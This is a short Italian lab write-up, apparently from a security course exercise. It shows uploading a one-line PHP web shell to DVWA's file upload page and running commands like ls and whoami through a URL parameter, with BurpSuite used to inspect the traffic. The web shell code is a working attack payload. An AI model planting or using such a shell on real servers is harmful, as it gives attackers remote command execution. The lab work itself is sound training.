

# Esercizio S6-L1

```
(kali@kali)-[~]  
$ cat shell.php  
<?php  
system($_GET['cmd']);  
?>
```

Con nano shell.php creiamo il file .php  
dove andremo ad incollare il codice  
nell'immagine

```
<?php  
system($_GET['cmd']);  
?>
```



Home  
Instructions  
Setup

Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored

DVWA Security  
PHP Info  
About

Logout

Username: admin  
Security Level: low  
PHPIDS: disabled

## Vulnerability: File Upload

Choose an image to upload:



No file selected.

../../../../hackable/uploads/shell.php succesfully uploaded!

### More info


[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Andiamo sulla pagina di upload su DVWA e  
effettuiamo l'upload del file shell.php



A questo punto, dall'URL si posso eseguire comandi remoti aggiungendo il parametro cmd.


Come possiamo vedere dagli screen il comando ?cmd=ls ci elencherà i file nella directory, mentre il comando ?cmd=whoami ci farà sapere quale utente staremo impersonando.



Con BurpSuite abbiamo monitorato ed analizzato il traffico sia durante l'upload che durante l'esecuzione dei comandi sulla shell.

BurpSuite analizza dettagli come:

- Il metodo HTTP: in questo caso per l'upload POST
- I parametri inviati
- La risposta del server



Con BurpSuite abbiamo monitorato ed analizzato il traffico sia durante l'upload che durante l'esecuzione dei comandi sulla shell.

BurpSuite analizza dettagli come:

- Il metodo HTTP: in questo caso per l'esecuzione dei comandi sulla shell GET
- I parametri inviati: in questo caso cmd
- La risposta del server